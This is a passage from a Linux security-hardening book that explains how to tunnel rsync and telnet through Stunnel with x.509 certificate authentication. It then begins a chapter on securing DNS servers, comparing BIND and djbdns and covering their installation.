Once the server certificate is in place and you've prepared */etc/services* and */etc/hosts.allow*, you can fire up Stunnel, telling it to listen on the *ssyncd* port (TCP 273), to forward connections to the local *rsync* port, to use the server certificate */etc/stunnel/elfiero_cert.pem*, and to use *ssync* as the TCPWrappers service name (Example 5-3).

Example 5-3. Invoking stunnel in daemon mode

```
[root@elfiero etc]# stunnel -d ssyncd -r localhost:rsync -p \
/etc/stunnel/elfiero_cert.pem -N ssync
```

And now for the client system, *skillet*. For now, you're not planning on using client certificates or having the client verify server certificates, so there's less to do here. Add one line to */etc/services*, and add one entry to */etc/hosts.allow*. (Even that last step is necessary only if the Stunnel build on *skillet* was compiled with *libwrap* support.)

For consistency's sake, the line you add to */etc/services* should be identical to the one you added to *elfiero*:

```
ssyncd      273/tcp          # Secure Rsync daemon
```

Optimally, the Stunnel listener on *skillet* should listen on TCP 873, the Rsync port, so that local Rsync clients can use the default port when connecting through the tunnel. If the client system is already running an Rsync daemon of its own on TCP 873, however, you can add another line to */etc/services* to define an Stunnel forwarding-port:

```
ssync       272/tcp          # Secure Rsync forwarder
```



When choosing new port assignments for services like Stunnel, be sure not to choose any port already in use by another active process. (This will save you the trouble of later trying to figure out why your new service won't start!)

The command to display all active TCP/IP listening sockets is *netstat --inet -aln*. (Active local port numbers are displayed after the colon in the "Local Address" column.) This command is the same on all flavors of Linux.

Assuming the Stunnel package on *skillet* was compiled with *libwrap*, you also need to add this line to */etc/hosts.allow*:

```
ssync: ALL
```

Or, for the Red Hat/*PROCESS_OPTIONS* version of *libwrap*:

```
ssync: ALL: ALLOW
```

Now you can invoke Stunnel in client mode, which will listen for local connections on the *rsync* port (TCP 873), forwarding them to the *ssyncd* port (TCP 273) on *elfiero*, and using the TCPWrappers service name *ssync* (Example 5-4).

Example 5-4. Invoking stunnel in client mode

```
[root@skillet etc]# stunnel -c -d rsync -r elfiero:ssyncd -N ssync
```

(If all the unexplained flags in Examples 5-3 and 5-4 are making you nervous, don't worry: I'll cover them in my usual verbosity in the next section.)

Finally, you've arrived at the payoff: it's time to invoke *rsync*. Normally, the Rsync command to poll *elfiero* directly for its module list would look like this:

```
[schmoe@skillet ~]$ rsync elfiero::
```

In fact, nothing you've done so far would prevent this from working. (Preventing nontunneled access to the server is beyond the scope of this example.)

But you're cooler than that: you're instead going to connect to a *local* process that will transparently forward your command over an encrypted session to *elfiero*, and *elfiero*'s reply will come back over the same encrypted channel. Example 5-5 shows what that exchange looks like (note that you don't need to be *root* to run the client application).

Example 5-5. Running rsync over Stunnel

```
[schmoe@skillet ~]$ rsync localhost::
toolz           Free software for organizing your skillet recipes
recipes         Donuts, hush-puppies, tempura, corn dogs, pork
rinds, etc.
images          Pictures of Great American Fry-Cooks in frisky
poses
medical         Addresses of angioplasty providers
```

It worked! Now your friends with accounts on *skillet* can download *elfiero*'s unhealthy recipes with cryptographic impunity, safe from the prying eyes of the American Medical Association.

By the way, if you had to use a nonstandard Rsync port for the client's Stunnel listener (e.g., by passing *stunnel* the option *-d srsync* rather than *-d rsync*), [Example 5-5](#) would instead look like [Example 5-6](#).

Example 5-6. Running rsync over Stunnel (nonstandard Rsync port)

```
[schmoe@skillet ~]$ rsync --port=272 localhost::
toolz           Free software for organizing your skillet recipes
recipes         Donuts, hush-puppies, tempura, corn dogs, pork
rinds, etc.
images          Pictures of Great American Fry-Cooks in frisky
poses
```

Which is to say, the *rsync* command can connect to any port, but if it isn't 873, you must specify it with the *-port=* option. Note that since *rsync* doesn't parse */etc/services*, you must express it as a number, not as a service name.

That's the quick start. Now, let's roll up our sleeves, analyze what we just did, and discuss some additional things you can do with Stunnel.

5.1.2.2 The quick example, explained less quickly

As we just saw, Stunnel uses a single binary, *stunnel*, that can run in two different modes: client mode and daemon mode (the latter is also called "server mode"). They work similarly, except for one main difference: in client mode Stunnel listens for unencrypted connections (e.g., from the local machine) and forwards them through an encrypted SSL connection to a remote machine running Stunnel; in daemon mode, Stunnel listens for encrypted SSL connections (e.g., from remote Stunnel processes) and then decrypts and forwards those sessions to a local process. The options used in Examples 5-3 and 5-4 were therefore very similar; it's *how* they were used that differed.

Here's a breakdown of the options used in the *stunnel* commands in Examples 5-3 and 5-4:

-d [hostIP:]daemonport

The *-d* option specifies on which IP and port *stunnel* should listen for connections. *hostIP*, a local IP address or resolvable hostname, is usually unnecessary except, for example, when the local system has more than one IP address and you don't want *stunnel* listening on all of them.

daemonport can be either a TCP port number or a service name listed in */etc/services*. In daemon mode, this option is usually used to specify the port on which to listen for incoming forwarded (remote) connections. In client mode, it's the port on which to listen for incoming local connections (i.e., connections to forward). In either case, if you wish to run *stunnel* as a nonprivileged user, you'll need to specify a port greater than 1023; only *root* processes may listen on ports 0 through 1023.

-p pemfile

This option overrides the default host-certificate path determined when *stunnel* was compiled, usually *./stunnel.pem*. It's necessary in client mode only when you need to present a client certificate to the servers you connect to, but a certificate is always needed in daemon mode.

If you wish to use a certificate in either mode, I recommend you use the *-p* option rather than trusting the default path to find your certificate file. This avoids confusion, not to mention the possibility of accidentally using a generic sample *stunnel.pem* file of the sort that's included with Windows binaries of Stunnel (you never want to use a server certificate that other hosts may have too).

-r [remoteIP:]remoteport

The *-r* option specifies to which port at which remote address Stunnel should tunnel (forward) connections. In daemon mode, this is usually a process on the local system, and since the default value of *remoteIP* is *localhost*, usually it's sufficient to specify the port (by *services* name or by number). In client mode, this is usually a port on a remote host, in which case *remoteIP* should be specified as the IP address or resolvable name of the remote host.

-c

The `-c` flag tells *stunnel* to run in client mode and to interpret all other flags and options (e.g., `-d` and `-r`) accordingly. Without this flag, daemon mode is assumed.

-N servicename


This option is used to specify a service name for *stunnel* to pass in calls to *libwrap* (i.e., to match against the entries in */etc/hosts.allow*). While *stunnel*'s default TCPwrapper service names are easily predicted (see the *stunnel(8)* manpage for details), specifying this via the `-N` option makes things simpler.

If all that didn't clarify our *skillet-to-elfiero* example, [Figure 5-2](#) might. It illustrates in a more graphical form how the two Stunnel daemons function (client and server).

Hopefully, this diagram is self-explanatory at this point. However, I should point out one detail in particular in [Figure 5-2](#): the `rsync --daemon --address=127.0.0.1` command on the server shows one method for making a service accessible only via Stunnel. Since this command binds Rsync only to the loopback interface, it listens only for local connections and only local users and local processes can connect to it directly.

Not all services, of course, allow you to specify or restrict which local IPs they listen on. In cases when they don't, you can use some combination of *hosts.allow*, iptables, and certificate-based authentication (see [Section 5.1.3](#) later in this chapter).

Figure 5-2. How Stunnel works



5.1.2.3 Another method for using Stunnel on the server

The *skillet-elfiero* example showed Stunnel run in daemon mode on the server. In addition to client and daemon mode, Stunnel can also run in *Inetd* mode. In this mode, the server's *inetd* process starts the Stunnel daemon (and the service Stunnel is brokering) each time it receives a connection on the specified port. Details on how to do this are given by the Stunnel FAQ (<http://www.stunnel.org/faq/>) and in the *stunnel(8)* manpage.

I'm not going to go into further depth on running Stunnel in *Inetd* mode here: I've already stated my bias against using *Inetd* on bastion hosts. Lest you think it's just me, here's a quote from the Stunnel FAQ:

Running in daemon mode is much preferred to running in *inetd* mode. Why?

— SSL needs to be initialized for every connection.

— No session cache is possible

— *inetd* mode requires forking, which causes additional overhead. Daemon mode will not fork if you have stunnel compiled with threads.

Rather than starting Stunnel from *inetd.conf*, a much better way to serve *Inetd*-style daemons, such as *in.telnetd* and *in.talkd*, over Stunnel is to have the Stunnel daemon start them itself, using the `-l` option. For example, if you wanted to create your own secure Telnet service on *elfiero*, you could use the method described in the previous section. However, Linux's *in.telnetd* daemon really isn't designed to run as a standalone daemon except for debugging purposes. It would make better sense to run Stunnel like this:

```
[root@elfiero etc]# stunnel -d telnets -p
/etc/stunnel/elfiero_cert.pem -l /usr/
sbin/in.telnetd
```

(Suppose, for the purposes of this example, that on each host you've already added an entry for the *telnets* service to */etc/hosts.allow*.)



You may think that I skipped a step by not adding a line to */etc/services* for the service *telnets*. But as it happens, the Internet Assigned Names Authority (IANA) has already designated a number of ports for SSL-wrapped services, with TCP 992 being assigned to "Telnets" (Telnet secure). So this service name/number combination is already in the */etc/services* file included on most Linux systems.

A fast and easy way to see a list of IANA's preassigned ports for SSL-enabled services is to run this command:

```
bash-# grep SSL /etc/services
```

You can view the complete, current IANA port-number list online at <http://www.iana.org/assignments/port-numbers>.

On the client system, you could either run a *telnets*-capable Telnet client (they do exist), or you could run Stunnel in client mode like this (see [Example 5-7](#)):

```
[root@skillet /root]# stunnel -c -d telnets -r elfiero:telnets
```

You could then use the stock Linux *telnet* command to connect to the client host's local Stunnel forwarder:

```
[schmoe@skillet ~]$ telnet localhost telnets
```

Sparing you the familiar Telnet session that ensues, what happens in this example is the following:

1. Your *telnet* process connects to the local client-mode Stunnel process listening on port TCP 992.
2. This client-mode Stunnel process opens an encrypted SSL tunnel to the daemon-mode Stunnel process listening on port TCP 992 on the remote system.
3. Once the tunnel is established, the remote (daemon-mode) Stunnel process starts its local *in.telnetd* daemon.
4. The client-mode Stunnel process then forwards your Telnet session through the tunnel, and the remote Stunnel daemon hands the Telnet packets to the *in.telnetd* service it started.

By the way, if I haven't made this clear yet, the client and server Stunnel processes *may use different listening ports*. Again, just make sure that on each host:

- You choose a port not already being listened on by some other process.
- The client daemon *sends* to the same port on which the server daemon is listening (i.e., the port specified in the client's *-r* setting matches the one in the server's *-d* setting).

5.1.3 Using Certificate Authentication

Using Stunnel to forward otherwise insecure applications through encrypted SSL tunnels is good. Using Stunnel with some measure of x.509 digital certificate authentication is even better.

The bad news is that finding clear and consistent documentation on this can be difficult. The good news is that *using* it actually isn't that difficult, and the following guidelines and procedures (combined with the OpenSSL material we've already covered) should get you started with a minimum of pain.

There are several ways you can use x.509 certificate authentication with Stunnel, specified by its *-v* option. The *-v* option can be set to one of four values:

- 0 Require no certificate authentication (the default)
- 1 If the remote host presents a certificate, check its signature
- 2 Accept connections only from hosts that present certificates signed by a trusted CA
- 3 Accept connections only from hosts that present certificates that are both *cached locally* (i.e., known) and signed by a trusted CA

Since SSL uses a peer-to-peer model for authentication (i.e., as far as SSL is concerned, there are no "client certificates" or "server certificates"; they're all just "certificates"), an Stunnel process can require certificate

authentication, whether it's run in daemon mode *or* client mode. In other words, not only can Stunnel servers require clients to present valid certificates; clients can check server certificates too!

In practical terms, this is probably most useful in HTTPS scenarios (e.g., e-commerce: if you're about to send your credit card information to a merchant's web server, it's good to know they're not an imposter). I can't think of nearly as many Stunnel uses for clients authenticating servers. However, I have tested it, and it works no differently from the other way around. Having said all that, the following examples will both involve servers authenticating clients.

5.1.3.1 x.509 authentication example

Let's return to our original Rsync-forwarding scenario with *skillet* and *elfiero*. To review, *skillet* is the client, and it has an */etc/services* entry mapping the service name *ssyncd* to TCP port 273. So does the server *elfiero*. Both hosts also have a line in */etc/hosts.allow* giving all hosts access to the service *ssync*. Finally, Rsync is running on *elfiero*, invoked by the command `rsync --daemon --address=127.0.0.1`.

In this example, you want *elfiero* to accept connections only from clients with certificates signed by your organization's Certificate Authority. *skillet*, therefore, needs its own certificate: you'll need to create one using the procedure from "Generating and signing certificates" earlier in this chapter. We'll call the resulting files *skillet_cert.pem* (the combined cert/key for *skillet* to use) and *skillet_pubcert.pem* (*skillet*'s signed certificate). We'll also need a copy of the CA's certificate, *cacert.pem*.

elfiero will need the copy of the CA certificate (*cacert.pem*). *skillet* will need *skillet_cert.pem*, but it won't need the CA certificate unless you later decide to have *skillet* verify *elfiero*'s server certificate.

You can keep certificates wherever you like, remembering that they should be set to mode 400, UID=*root* and GID=*root* or *wheel*. So for simplicity's sake on both systems, let's keep our certificates in */etc/stunnel*. When Stunnel verifies certificates, though, it expects them to have a hash value as their name. Since nobody likes to name files this way, it's common practice to calculate the file's hash and then create a symbolic link from this hash value to the real name of the file.

OpenSSL has a very handy command, *c_rehash*, that does this automatically. Taking a directory as its argument, *c_rehash* automatically creates such symbolic links for all the certificates in the specified directory. For our example, then, you'll use the command `c_rehash /etc/stunnel`. Once that's done on the server (it's only necessary on hosts that verify certificates) and the client certificate *skillet_cert.pem* is in place in *skillet*'s */etc/stunnel* directory, you can start the Stunnel daemons.

[Example 5-7](#) displays the command to start Stunnel in daemon mode on *elfiero*, listening on the *ssyncd* port (TCP 273), forwarding to the local Rsync port (TCP 873), requiring certificates with trusted signatures, and using the directory */etc/stunnel* to search for certificates.

Example 5-7. Starting Stunnel in daemon mode, checking signatures

```
[root@elfiero etc]# stunnel -d ssyncd -r rsync -p
/etc/stunnel/elfiero_cert.pem -N ssync
-v 2 -a /etc/stunnel
```

There are only two new options in [Example 5-7](#): the *-v* option, which we just discussed, and also the *-a* option, which tells *stunnel* where to look for certificates. This includes both host certificates and CA certificates: they should be kept in the same place.



When using any level of certificate authentication, *always specify where certificates are kept* using either the *-a* option (to specify a directory) or the *-A* option (to specify a single file containing multiple certificates). The vast majority of certificate-authentication problems I've experienced with Stunnel have been caused by its not knowing where to find host or CA certificates.

If you still experience such problems, you can try adding the flag *-s 0*, which tells *stunnel* to ignore all default certificate paths and to look only in the place specified by *-a* or *-A*. (The only reason my examples don't show the *-s 0* flag is because by default Stunnel compiles with *no* default certificate path; I've never had to use *-s* myself.)

From *stunnel(8)*: "In general, to avoid hurting one's brain, use *-s 0* and explicitly set *-A* and/or *-a* as desired." *-s 0* means "ignore Stunnel's and OpenSSL's default search paths for CA certs."

The client Stunnel process is the easy part: all you have to do is tell it to present its certificate. You should already know how to do this, since it's always necessary for daemon mode Stunnel processes: you use the *-p* option followed by the path to the certificate (see [Example 5-8](#)).

Example 5-8. Starting Stunnel in client mode, with client certificate

```
[root@skillet etc]# stunnel -c -d rsync -r ssyncd -p  
/etc/stunnel/skillet_cert.pem -N  
ssync
```

The command on *skillet* to run the Rsync query command is exactly the same as in [Example 5-5](#). Although in this case, the transaction is more secure; the added security is *completely transparent* to the end user. To increase *elfiero*'s level of certificate verification from 2 to 3 (i.e., checking not only for valid signatures, but also for known certificates), there are only two additional steps:

1. Put a copy of *skillet*'s signed certificate (*skillet_pubcert.pem*, the version without *skillet*'s key) in */etc/stunnel* and rerun the command *c_rehash /etc/stunnel*.
2. Run *elfiero*'s Stunnel process with *-v* set to 3 rather than 2.

Although it may be tempting to copy *skillet_cert.pem* (the combined key/certificate file) over to *elfiero* in addition to or instead of *skillet_pubcert.pem*, please resist this temptation: unnecessarily copying private keys is a very bad habit to get into.

5.1.4 Using Stunnel on the Server and Other SSL Applications on the Clients

Stunnel isn't the only SSL application capable of establishing a connection to an Stunnel daemon. For example, it's possible to run Stunnel on a POP3 server listening on the standard "pop3s" port TCP 995 and forwarding to a local POP3 mail daemon. It's then possible to connect to it using popular SSL-capable POP3 clients, such as Outlook Express and Eudora on client systems that don't run Stunnel.

This is actually *simpler* than the examples I've presented in this chapter: the server side is the same, and configuring the client side amounts to enabling SSL in your client application. See the Stunnel FAQ (<http://www.stunnel.org/faq/>) for more hints if you need them.

5.1.4.1 One final pointer on Stunnel: chrooting it

Although Stunnel isn't designed to be run from a chroot jail, this can be made to work with a bit of preparation. See Dave Lugo's detailed instructions at <http://www.etherboy.com/stunnel/stunnelchroot> if you wish to further secure Stunnel in this way. My own opinion is that this is overkill, but overkill is in the eye of the beholder.

5.1.5 Other Tunneling Tools

In addition to Stunnel, other applications can be used to create encrypted tunnels. These include Rick Kaseguma's program SSLwrap, which is similar to Stunnel, and SSH, the subject of the previous chapter. SSLwrap's home page is <http://www.quiltaholic.com/rickk/sslwrap>, and [Chapter 4](#) addresses tunneling as well.

Chapter 6. Securing Domain Name Services (DNS)

One of the most fundamental and necessary Internet services is the Domain Name Service (DNS). Without DNS, users and applications would need to call all Internet hosts by their Internet Protocol (IP) addresses rather than human-language names that are much easier to remember. Arguably, the Internet would have remained an academic and military curiosity rather than an integral part of mainstream society and culture without DNS. (Who besides a computer nerd would want to purchase things from 208.42.42.101 rather than from www.llbean.com?)

Yet in the SANS Institute's recent consensus document, "The Twenty Most Critical Internet Security Vulnerabilities" (<http://www.sans.org/top20.htm>), the number-three category of Unix vulnerabilities reported by survey participants was BIND weaknesses. the Berkeley Internet Name Domain (BIND) is the open source software package that powers the majority of Internet DNS servers. Again according to SANS, over 50% of BIND installations are vulnerable to well-known (and in many cases, old) exploits.

So many hosts with such vulnerabilities in an essential service are bad news indeed. The good news is that armed with some simple concepts and techniques, you can greatly enhance BIND's security on your Linux (or other Unix) DNS server. Although I begin this chapter with some DNS background, my focus here will be security. So if you're an absolute DNS beginner, you may also wish to read the first chapter or two of Albitz and Liu's definitive book, *DNS and BIND* (O'Reilly).


If even after all this you still mistrust or otherwise dislike BIND and wish to try an alternative, this chapter also covers djbdns, a highly regarded alternative to BIND. In addition to listing some of djbdns' pros and cons, we'll discuss rudimentary djbdns installation and security.

6.1 DNS Basics

Although I just said this chapter assumes familiarity with DNS, let's clarify some important DNS terminology and concepts with an example.

Suppose someone (*myhost.someisp.com* in [Figure 6-1](#)) is surfing the Web and wishes to view the site <http://www.dogpeople.org>. Suppose also that this person's machine is configured to use the name server *ns.someisp.com* for DNS look-ups. Since the name "www.dogpeople.org" has no meaning to the routers through which the web query and its responses will pass, the user's web browser needs to learn the Internet Protocol (IP) address associated with <http://www.dogpeople.org> before attempting the web query. First, *myhost* asks *ns* whether it knows the IP address. Since *ns.someisp.com* isn't authoritative for *dogpeople.org* and hasn't recently communicated with any host that is, it begins a query on the user's behalf. Making one or more queries in order to answer a previous query is called *recursion*.

Figure 6-1. A recursive DNS query



Ns.someisp.com begins its recursive query by asking a root name server for the IP address of a host that's authoritative for the zone *dogpeople.org*. (All Internet DNS servers use a static "hints" file to identify the 13 or so official root name servers. This list is maintained at <ftp://ftp.rs.internic.net/domain> and is called *named.root*.) In our example, *ns* asks *E.ROOT-SERVERS.NET* (an actual root server whose IP address is currently 193.203.230.10), who replies that DNS for *dogpeople.org* is handled by *woofgang.dogpeople.org*, whose IP address is 55.100.55.100.

Ns then asks *woofgang* (using *woofgang*'s IP address, 55.100.55.100) for the IP of *www.dogpeople.org*. *Woofgang* returns the answer (55.100.55.244), which *ns* forwards back to *myhost.someisp.com*. Finally, *myhost* contacts 55.100.55.244 directly via http and performs the web query.

This is the most common type of name look-up. It and other single-host type look-ups are simply called *queries*; DNS queries are handled on UDP port 53.

Not all DNS transactions involve single-host look-ups, however. Sometimes it is necessary to transfer entire name-domain (zone) databases: this is called a *zone transfer*, and it happens when you use the end-user command *host* with the *-l* flag and *dig* with query-type set to *axfr*. The output from such a request is a complete list of all DNS records for the requested zone.

host and *dig* are normally used for diagnostic purposes, however; zone transfers are meant to be used by name servers that are authoritative for the same domain to stay in sync with each other (e.g., for "master to slave" updates). In fact, as we'll discuss shortly, a master server should refuse zone-transfer requests from any host that is not a known and allowed slave server. Zone transfers are handled on TCP port 53.

The last general DNS concept we'll touch on here is *caching*. Name servers cache all local zone files (i.e., their *hints* file plus all zone information for which they are authoritative), plus the results of all recursive queries they've performed since their last startup — that is, almost all. Each *resource record* (RR) has its own (or inherits its zone file's default) time-to-live (TTL) setting. This value determines how long each RR can be cached before being refreshed.

This, of course, is only a fraction of what one needs to learn to fully understand and use BIND. But it's enough for the purposes of discussing BIND security.

6.2 DNS Security Principles


DNS security can be distilled into two maxims: always run the latest version of your chosen DNS software package, and never provide unnecessary information or services to strangers. Put another way, keep current and be stingy!

This translates into a number of specific techniques. The first is to limit or even disable recursion, since recursion is easily abused in DNS attacks such as cache poisoning. Limiting recursion is easy to do using configuration-file parameters; disabling recursion altogether may or may not be possible, depending on the name server's role.

If, for example, the server is an "external" DNS server whose sole purpose is to answer queries regarding its organization's public servers, there is no reason for it to perform look-ups of nonlocal hostnames (which is the very definition of recursion). On the other hand, if a server provides DNS resolution to end users on a local area network (LAN), it definitely needs to recurse queries from local hosts but can probably be configured to refuse recursion requests, if not all requests, from nonlocal addresses.

Another way to limit DNS activity is to use *split DNS* services ([Figure 6-2](#)). Split DNS, an example of the "split services" concept I introduced in [Section 2.3](#) refers to the practice of maintaining both "public" and "private" databases of each local name domain (zone). The public-zone database contains as little as possible: it should have NS records for publicly accessible name servers, MX records of external SMTP (email) gateways, A-records (aliases) of public web servers, and entries pertinent to any other hosts that one wishes the outside world to know about.

Figure 6-2. Split DNS



The private-zone database may be a superset of the public one, or it may contain entirely different entries for certain categories or hosts.

The other aspect to DNS "stinginess" is the content of zone files themselves. Even public-zone databases may contain more information than they need to. Hosts may have needlessly descriptive names (e.g., you

may be telling the wrong people which server does what), or too-granular contact information may be given. Some organizations even list the names and versions of the hardware and software of individual systems! Such information is almost invariably more useful to prospective crackers than to its intended audience.

Maintaining current software and keeping abreast of known DNS exposures is at least as important as protecting actual DNS data. Furthermore, it's easier: the latest version of BIND can always be downloaded for free from <ftp://ftp.isc.org>, and djbdns from <http://cr.yp.to>. Information about general DNS security issues and specific BIND and djbdns vulnerabilities is disseminated via a number of mailing lists and newsgroups (some of which are listed at the end of this chapter).

There are actually third and fourth maxims for DNS security, but they're hardly unique to DNS: take the time to understand and use the security features of your software, and, similarly, know and use security services provided by your DNS-registration provider. Network Solutions and other top-level-domain registrars all offer several change-request security options, including PGP. Make sure that your provider requires at least email verification of all change requests for your zones!

6.3 Selecting a DNS Software Package

The most popular and venerable DNS software package is BIND. Originally a graduate-student project at UC-Berkeley, BIND is now relied on by thousands of sites worldwide. The latest version of BIND, v9, was developed by Nominum Corporation under contract to the Internet Software Consortium (ISC), its official maintainers.

BIND has historically been and continues to be the reference implementation of the Internet Engineering Task Force's (IETF's) DNS standards. BIND Version 9, for example, provides the most complete implementation thus far of the IETF's new DNSSEC standards for DNS security. Due to BIND's importance and popularity, the better part of this chapter will be about securing BIND.

But BIND has its detractors. Like sendmail, BIND has had a number of well-known security vulnerabilities over the years, some of which have resulted in considerable mayhem. Also like sendmail, BIND has steadily grown in size and complexity: it is no longer as lean and mean as it once was, nor as stable. Thus, some assert that BIND is insecure and unreliable under load.

Daniel J. Bernstein is one such BIND detractor, but one who's actually done something about it: he's the creator of djbdns, a complete (depending on your viewpoint) DNS package. djbdns has some important features:

Modularity

Rather than using a single monolithic daemon like BIND's *named* to do everything, djbdns uses different processes to fill different roles. For example, djbdns not only uses different processes for resolving names and responding to queries from other resolvers; it goes so far as to require that those processes listen on different IP addresses! This modularity results in both better performance and better security.

Simplicity

djbdns' adherents claim it's easier to configure than BIND, although this is subjective. At least from a programming standpoint, though, djbdns's much smaller code base implies a much simpler design.

Security

djbdns was designed with security as a primary goal. Furthermore, its smaller code base and architectural simplicity make djbdns inherently more auditable than BIND: less code to parse means fewer overlooked bugs. To date, there have been no known security vulnerabilities in any production release of djbdns.

Performance

D. J. Bernstein claims that djbdns has much better speed and reliability, and a much smaller RAM footprint, than BIND. Several acquaintances of mine who administer extremely busy DNS servers rely on djbdns for this reason.

So, djbdns is superior to BIND in every way, and the vast majority of DNS administrators who use BIND are dupes, right? Maybe, but I doubt it. djbdns has compelling advantages, particularly its performance. If you need a caching-only nameserver but not an actual DNS authority for your domain, djbdns is clearly a leaner solution than BIND. But the IETF is moving DNS in two key directions that Mr. Bernstein apparently thinks are misguided, and, therefore, he refuses to support in djbdns.

The first is DNSSEC: for secure zone transfers, djbdns must be used with Rsync and OpenSSH, since djbdns does not support TSIGs or any other DNSSEC mechanism. The second is IPv6, which djbdns does not support in the manner recommended by the IETF (which is not to say that Mr. Bernstein is completely against IPv6; he objects to the way the IETF recommends it be used by DNS).

So, which do you choose? If performance is your primary concern, if you believe djbdns is inherently more secure than BIND (even BIND configured the way I'm about to describe!), or if you want a smaller and more modular package than BIND, I think djbdns is a good choice.

If, on the other hand, you wish to use DNSSEC, are already familiar with and competent at administering BIND, or need to interoperate with other DNS servers running BIND (and feel you can mitigate BIND's known and yet-to-be-discovered security issues by configuring it carefully and keeping current with security advisories and updates), then I don't think BIND is that bad a choice.

In other words, I think each has its own merits: you'll have to decide for yourself which better meets your needs. BIND is by far the most ubiquitous DNS software on the Internet, and most of my experience securing DNS servers has been with BIND. Therefore, a good portion of this chapter will focus on DNS security as it pertains to BIND Versions 8 and 9. My esteemed friend and colleague Bill Lubanovic has written most of the second half of the chapter, which covers the basic use of `djbdns`.

If neither BIND nor `djbdns` appeals to you and you choose something else altogether, you may wish to skip ahead to [Section 6.4.5](#). That section applies to all DNS servers, regardless of what software they run.

6.4 Securing BIND

An installation of BIND in which you can feel confident requires quite a bit of work, regarding both how the daemon runs and how its configuration files deal with communication.

6.4.1 Making Sense out of BIND Versions

Three major versions of BIND are presently in use, despite the ISC's best efforts to retire at least one of them. BIND v9 is the newest version and its current minor-version number is, as of this writing, 9.2.1. For a variety of practical and historical reasons, however, the BIND user community and most Unix vendors/packageagers have been slow to embrace BIND v9, so BIND v8 is still in widespread use. Due to two nasty buffer-overflow vulnerabilities in BIND v8 that can lead to root compromise, it is essential that anyone using BIND v8 use its latest version, currently 8.2.5, or better still, upgrade to BIND v9, which shares no code with BIND v8 or earlier.

Speaking of earlier versions, although BIND v.8.1 was released in May 1997, many users continue using BIND v4. In fact, some Unix vendors and packageagers (e.g., OpenBSD^[1]) still bundle BIND v4 with their operating systems. This is due mainly to stability problems and security issues with BIND v8 and mistrust of BIND v9. Accordingly, the Internet Software Consortium has continued to support and patch Version 4, even correcting the aforementioned buffer overflows in BIND v4.9.8 despite having announced earlier that BIND v.4 was obsolete.

^[1] In the case of OpenBSD, certain features of later BIND versions have been grafted into BIND v4.9.8 — OpenBSD's version of BIND v4.9.8 appears to be a very different animal than the version archived on the ISC FTP site.

Thus, BIND v.4 has remained in use well past what its creators (mainly Paul Vixie of the ISC) probably considered its useful lifespan.

In my opinion, however, BIND v8's support for transaction signatures, its ability to be run chrooted, and its flags for running it as an unprivileged user and group (all of which we'll discuss shortly) far outweigh whatever bugginess remains in it. Furthermore, BIND v9 already appears to be both stable and secure (at least as much as BIND v4, that is) and is a complete rewrite of BIND. To date, there has been only one security problem in BIND v9, a denial-of-service opportunity in v9.2.0, but no remote-root vulnerabilities have been discovered yet.

Therefore, if you use BIND, *I highly recommend you run the latest version of BIND v9*. Being "rewritten from scratch" and supporting for DNSSEC and other security features have potentially but credibly advanced BIND's trustworthiness.

6.4.2 Obtaining and Installing BIND

Should you use a precompiled binary distribution (e.g., RPM, `tgz`, etc.), or should you compile BIND from source? For most users, it's perfectly acceptable to use a binary distribution, provided it comes from a trusted source. Virtually all Unix variants include BIND with their "stock" installations; just be sure to verify that you've indeed got the latest version.

If you're not already familiar with your Linux distribution's "updates" web page, now's the time to visit it. BIND is one of the essential packages of which most distributions maintain current versions at all times (i.e., without waiting for a major release of their entire distribution before repackaging).

The command to check the version number of your installed BIND package with Red Hat Package Manager is:

```
rpm -q -v package-name
```

if the package has already been installed, or:

```
rpm -q -v -p /path/to/package.rpm
```

if you have a package file but it hasn't been installed yet. The rpm package name for BIND is usually *bind8* or *bind*.

If you perform this query and learn that you have an old (pre-8.2.5 version), most package formats support an "upgrade" feature. Simply download a more current package from your Linux distribution's web site and upgrade it using your package manager. To do this with rpm, the command syntax is as follows (assuming you don't need special install options.):

```
rpm -U /path/to/package.rpm
```

If the previous syntax doesn't work, you can try this:

```
rpm -U --force /path/to/package.rpm
```

If you can't find a suitable binary distribution, compile it from source — just make sure you have *gcc* and the customary assortment of libraries. In BIND v8, simply follow the brief instructions in the source's *INSTALL* file. For most users, the sequence of commands is as follows:

```
make depend
```

```
make all
```

```
make install
```

If you want BIND installed in a custom location, then before compiling, add the following line to the *Makefile.set* file in your architecture's port directory of the BIND source tree (e.g.,

src/port/linux/Makefile.set):

```
'DESTDIR=/path/to/installation_root'
```

Be sure to include the quotation marks and substitute */path/to/installation_root* with the absolute path of the directory in which you want BIND v8 installed. *Makefile.set* also contains additional variables that define where individual components of BIND will be installed. Refer to the BIND v8 *INSTALL* file for more information about these variables.



